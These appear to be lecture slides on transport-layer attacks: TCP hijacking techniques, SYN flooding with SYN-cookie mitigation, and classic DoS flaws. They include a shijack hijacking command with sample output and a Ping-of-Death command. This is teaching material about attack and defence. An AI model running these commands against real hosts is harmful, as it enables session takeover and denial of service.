
TCP/IP handshake

- Client sends a SYN request to server with initial sequence number **x**
- Server sends the SYN/ACK packet with its own sequence number SEQ **y** and acknowledgement number ACK **x+1** for client’s original SYN packet
  - The ACK indicates the next SEQ number expected from client by the server
- Client acknowledges the receipt of the SYN/ACK packet from server by sending the ACK number **y+1** which will be the next sequence number expected from server
- After the session establishment, packets are sent and received, increasing the sequence and the acknowledgement numbers accordingly

TCP regular handshake



TCP handshake example



TCP connection hijacking

- There are different techniques, depending on the attacker’s capability to intercept communications
  - Man-in-the-middle
  - Weak man-in-the-middle
    - De-synchronization
  - No interception
    - Blind


Man-in-the-middle TCP hijack

- The attacker is positioned to fully intercept the communication
  - E.g. is at a network gateway
  - E.g. performs ARP poisoning in local network
- The attacker can intercept the sequence numbers and take over the connection
- Example tool:
  - shijack

shijack

- `./shijack eth0 10.0.0.2 53517 10.0.0.1 23`
  - interface you are going to hijack on
  - source IP and port of the connection
  - destination IP and port of the connection
  - [-r] Reset the connection rather than hijacking it
- `Waiting for SEQ/ACK to arrive from the source to the destination`
  - The tool runs and waits for another packet to get a working sequence number
  - As soon as it gets something, it will hijack the connection automatically
- ```
  #Got packet! SEQ = 0xad6e5b8e ACK = 0x5ebaf20d
  #Starting hijack session, Please use ^C to terminate
  #Anything you enter from now on is sent to the hijacked TCP connection
  ```
  - Hijack of telnet session successful! Now we can send everything we want through the session to the server, like shell commands: `mkdir hello`
  ```

TCP man-in-the-middle example




Eve can discard some or all messages and send some or all messages as if she were Alice or Bob

Weak man-in-the-middle TCP hijack

- Attacker can only eavesdrop and spoof packets
  - The attacker is a man-in-the-middle that CANNOT drop packets
- Attacker must now exploit de-synchronization between hosts
  - Data sent out of the sliding window is discarded by the receiver
- Once the sender and the receiver are desynchronized, only the attacker can create data segments with correct numbers
  - The attacker packets are the ones that are NOT ignored

- How can we forge the de-synchronization?

TCP desynchronization example



Eve knows correct sequence numbers and can send packets that will be accepted

Forging the de-synchronization

- The de-synchronization can be forged during the creation of a TCP/IP connection
  - With a reset and with false acknowledgements
- It can also be done for an already established connection
  - Send blank data to displace sliding windows
    e.g. space chars are usually ignored in a telnet session
- Side-effects: receivers generate many ACK packets trying to acknowledge
  - This “TCP ACK storm” can be used to detect the de-synchronization
  - Meanwhile, the attacker is sending packets that are accepted…

Blind TCP hijack

- The attacker cannot capture return traffic from the host connection
  - The attacker is NOT a man-in-the-middle
- The attacker "blindly" sends malicious or manipulated packets
  - Spoofed source IP
  - Guessed sequence number
- The attacker does not receive any confirmation of the desired effect through a packet capture
- For the attack to be successful, the attacker must guess the sequence numbers of the TCP packets
  - Brute force attack on a 32-bit value
  - Unless the initial sequence numbers (ISN) is predictable…
    - October 1999 - Microsoft Security Bulletin MS99-046 – Critical
      "Microsoft has released a patch that significantly improves the randomness of the TCP initial sequence numbers (ISNs) generated by the TCP/IP stack in Windows NT 4.0"
    - *Some older Unix OSes also incremented the ISN with a time dependent algorithm*


TCP connection hijacking protection

- Random generation of the ISN (initial sequence number)
  - Useful if attacker does not observe the packets
- Avoid any *host-based authentication* based on the IP address
- *Firewalls*
  - Filter/discard data segments with *source-routing*
  - Use IP masquerading (NAT) for insecure connection nodes
- Protection at the IP level or higher
  - IPsec, TLS, SSH, etc.

TCP DoS attack: SYN flooding (1/2)

- Consists of overloading a host with incomplete TCP/IP connection requests
  - X → A: SYN
  - A → X: SYN+ACK
  - X → A: ACK ------ missing
- Typically the attacker uses IP *spoofing*
  - Fake the sender IP
  - Often TCP is insensitive (when in the SYN_RECVD state) to ICMP error messages: “host unreachable” or “port unreachable”
  - Forging one or more unused IP addresses
    - Easy to block temporarily
  - Forging random IP addresses
    - Harder to block

SYN flooding attack



pa1..5 and pb are port numbers

TCP DoS attack: SYN flooding (2/2)

- Explored vulnerabilities
  - No authentication in the SYN segments
  - The server needs to reserve more resources that the client/attacker
- Impact on the attacked machine
  - Storage of the connection requests until they are eliminated by timeout
    - TCP connection in the SYN_RECVD state
  - The amount of connection requests per port are limited:
    - The subsequent requests are discarded
    - Correct requests may be discarded due to the existence of false connection requests


SYN flooding mitigation

- No definite solution for IPv4
- Modifying TCP for the servers
  - Bigger request queues, lower timeouts
  - Random Drop
  - **SYN cookies**
- Cooperation with firewall and attack detector

SYN flooding mitigation with SYN cookies

- SYN cookie: choice of the initial seq number by Bob
  - Bob generates the initial sequence number α such as:
    - $\alpha = h(K, SSYN)$
    - h is a one-way hash function
    - K: a secret key known only by the server
    - SSYN: source IP address of the SYN packet
  - At arrival of the ACK message, Bob calculates α again
    - If knows K and received the source IP
  - Then, it verifies if the ACK number is correct
  - If yes, it assumes that the client has sent a SYN message recently and it is considered as normal behavior

Handshake with SYN cookie
(RFC 4987)



SYN cookies tradeoffs

- Advantages:
  - Server does not need to allocate resources after first SYN packet
  - Client does not need to be aware that server is using SYN cookies
  - SYN cookies does not require changes in the specification of the TCP protocol
- Disadvantages:
  - Calculating α may be CPU consuming
    - Moved the vulnerability from memory overload to CPU overload
  - TCP options cannot be negotiated e.g. large window option
    - Use SYN cookies only when an attack is assumed
  - ACK/SEQ number are only 32 bit long
    - May be vulnerable to cryptoanalysis
    - The secret needs to be changed regularly

DoS: exploiting flaws

- Protocols have flaws at the implementation level
  - ***Ping-of-Death*** *attack*
    - *Ping –l 65510 target.ip.address*
    - *20 bytes + 8 bytes + 65510 > 65535 (actual buffer size)*
  - ***Teardrop*** *attack*
    - *Overlapping IP fragment: packet fragmented in 2 but 2nd fully included in the 1st*
- Protocols do not predict absurd scenarios
  - ***Land*** *attack*
    - *The same source and destination address*
      - *e.g. in the TCP SYN packet*
        - » *Windows XP SP2 is vulnerable to this attack*

Roadmap

- Attacks and security model
- Network vulnerabilities
- Physical layer
- Data link layer
- Network layer
- Transport layer
- **Application layer**

Application layer

(Layer 7) Application Layer

- Topics:
  - DNS – critical infrastructure service
  - Remote Code Execution
    - Dynamic Code Execution
    - Memory unsafety

